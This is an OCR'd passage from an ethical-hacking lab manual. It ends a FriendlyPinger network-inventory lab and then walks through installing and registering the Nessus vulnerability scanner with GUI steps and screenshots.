


FIGURE 9.14: FPinger Inventory wizard Hardware tab

19. The **Software** tab shows the installed software on the computers




FIGURE 9.15: FPinger Inventory wizard Software tab

🕮 Visualization of your computer network as a beautiful animated screen

Lab Analysis

Document all the IP addresses, open and closed ports, services, and protocols you discovered during the lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
FriendlyPinger	**IP address:** 10.0.0.1 -10.0.0.20
	Found IP address: ▪ 10.0.0.2 ▪ 10.0.0.3 ▪ 10.0.0.5 ▪ 10.0.0.7
	Details Result of 10.0.0.7: ▪ Computer name ▪ Operating system ▪ IP Address ▪ MAC address ▪ File system ▪ Size of disk ▪ Hardware information ▪ Software information

YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Does FPinger support proxy servers firewalls?
2. Examine the programming of language used in FPinger.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 10

Scanning a Network Using the Nessus Tool

Nessus allows you to remotely audit a network and determine if it has been broken into or misused in some way. It also provides the ability to locally audit a specific machine for vulnerabilities.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you learned to use Friendly Pinger to monitor network devices, receive server notification, ping information, track user access via the network, view graphical traceroutes, etc. Once attackers have the information related to network devices, they can use it as an entry point to a network for a comprehensive attack and perform many types of attacks ranging from DoS attacks to unauthorized administrative access. If attackers are able to get traceroute information, they might use a methodology such as firewalking to determine the services that are allowed through a firewall.

If an attacker gains physical access to a switch or other network device, he or she will be able to successfully install a rogue network device; therefore, as an administrator, you should disable unused ports in the configuration of the device. Also, it is very important that you use some methodologies to detect such rogue devices on the network.

As an expert **ethical hacker** and **penetration tester**, you must understand how **vulnerabilities**, **compliance specifications**, and **content policy violations** are scanned using the **Nessus** tool.

Lab Objectives

This lab will give you experience on scanning the network for vulnerabilities, and show you how to use Nessus. It will teach you how to:

- Use the Nessus tool
- Scan the network for vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

To carry out the lab, you need:

- Nessus, located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Vulnerability Scanning Tools\Nessus**
- You can also download the latest version of Nessus from the link http://www.tenable.com/products/nessus/nessus-download-agreement
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run the Nessus tool

Lab Duration

Time: 20 Minutes

Overview of Nessus Tool

Nessus is public Domain software related under the GPL.

Nessus helps students to learn, understand, and determine **vulnerabilities** and **weaknesses** of a system and **network** in order to know how a system can be **exploited**. Network vulnerabilities can be **network topology** and **OS vulnerabilities**, open ports and running services, **application and service** configuration errors, and application and **service vulnerabilities**.

Lab Tasks

TASK 1

Nessus Installation

1. To install Nessus navigate to **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Vulnerability Scanning Tools\Nessus**
2. Double-click the **Nessus-5.0.1-x86_64.msi** file.
3. The **Open File – Security Warning** window appears; click **Run**

Nessus is designed to automate the testing and discovery of known security problems.




FIGURE 10.1: Open File - Security Warning

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Nessus - InstallShield Wizard** appears. During the installation process, the wizard prompts you for some basic information. Follow the instructions. Click **Next**.

The updated Nessus security checks database is can be retrieved with commands nessus-updated-plugins.





FIGURE 10.2: The Nessus installation window

5. Before you begin installation, you must agree to the **license agreement** as shown in the following figure.
6. Select the radio button to accept the license agreement and click **Next**.

Nessus has the ability to test SSLized services such as http, smtps, imaps and more.



Nessus security scanner includes NASL (Nessus Attack Scripting Language).

FIGURE 10.3: The Nessus Install Shield Wizard

7. Select a destination folder and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus gives you the choice for performing regular nondestructive security audit on a routinely basis.




FIGURE 10.4: The Nessus Install Shield Wizard

8. The wizard prompts for **Setup Type**. With the **Complete** option, all program features will be installed. Check **Complete** and click **Next**.

Nessus probes a range of addresses on a network to determine which hosts are alive.




FIGURE 10.5: The Nessus Install Shield Wizard for Setup Type

9. The Nessus wizard will prompt you to confirm the installation. Click **Install**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Nessus probes network services on each host to obtain banners that contain software and OS version information.




FIGURE 10.6: Nessus InstallShield Wizard

10. Once installation is complete, click **Finish.**

Path of Nessus home directory for windows \programfiles\tanable\nessus




FIGURE 10.7: Nessus Install Shield wizard

Nessus Major Directories

- The major directories of Nessus are shown in the following table.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

During the installation and daily operation of Nessus, manipulating the Nessus service is generally not required

Nessus Home Directory	Nessus Sub-Directories	Purpose
Windows		
\Program Files\Tenable\Nessus	\conf	Configuration files
	\data	Stylesheet templates
	\nessus\plugins	Nessus plugins
	\nessus\users\<username>\kbs	User knowledgebase saved on disk
	\nessus\logs	Nessus log files

TABLE 10.1: Nessus Major Directories

11. After installation Nessus opens in your default browser.
12. The **Welcome to Nessus** screen appears, click the **here** link to connect via **SSL**




FIGURE 10.8: Nessus SSL certification

13. Click **OK** in the **Security Alert** pop-up, if it appears

The Nessus Server Manager used in Nessus 4 has been deprecated

FIGURE 10.9: Internet Explorer Security Alert

14. Click the **Continue to this website (not recommended)** link to continue

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.10: Internet Explorer website's security certificate

15. on **OK** in the **Security Alert** pop-up, if it appears.

Due to the technical implementation of SSL certificates, it is not possible to ship a certificate with Nessus that would be trusted to browsers

FIGURE 10.11: Internet Explorer Security Alert

16. The **Thank you for installing Nessus** screen appears. Click the **Get Started >** button.

warning, a custom certificate to your organization must be used




FIGURE 10.11: Nessus Getting Started

17. In **Initial Account Setup** enter the credentials given at the time of registration and click **Next >**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.12: Nessus Initial Account Setup

18. In **Plugin Feed Registration**, you need to enter the activation code. To obtain activation code, click the http://www.nessus.org/register/ link.
19. Click the **Using Nessus at Home** icon in **Obtain an Activation Code**.

If you are using the Tenable SecurityCenter, the Activation Code and plugin updates are managed from SecurityCenter. Nessus needs to be started to be able to communicate with SecurityCenter, which it will normally not do without a valid Activation Code and plugins

FIGURE 10.13: Nessus Obtaining Activation Code

20. In **Nessus for Home** accept the agreement by clicking the **Agree** button as shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 10.14: Nessus Subscription Agreement

21. Fill in the **Register a HomeFeed** section to obtain an activation code and click **Register**.

If you do not register your copy of Nessus, you will not receive any new plugins and will be unable to start the Nessus server. Note: The Activation Code is not case sensitive.

FIGURE 10.15: Nessus Registering HomeFeed

22. The **Thank You for Registering** window appears for **Tenable Nessus HomeFeed**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 10.16: Nessus Registration Completed

After the initial registration, Nessus will download and compile the plugins obtained from port 443 of plugins.nessus.org plugins-customers.nessus.org

23. Now log in to your email for the activation code provided at the time of registration as shown in the following figure.




FIGURE 10.17: Nessus Registration mail

24. Now enter the activation code received to your email ID and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Once the plugins have been downloaded and compiled, the Nessus GUI will initialize and the Nessus server will start




FIGURE 10.18: Nessus Applying Activation Code

25. The **Registering** window appears as shown in the following screenshot.




FIGURE 10.19: Nessus Registering Activation Code

26. After successful registration click, **Next: Download plugins >** to download Nessus plugins.

Nessus server configuration is managed via the GUI. The nessusd.conf file is deprecated. In addition, proxy settings, subscription feed registration, and offline updates are managed via the GUI




FIGURE 10.20: Nessus Downloading Plugins

27. Nessus will start fetching the plugins and it will install them, it will take time to install plugins and initialization




FIGURE 10.21: Nessus fetching the newest plugin set

28. The **Nessus Log In** page appears. Enter the **Username** and **Password** given at the time of registration and click **Log In**.

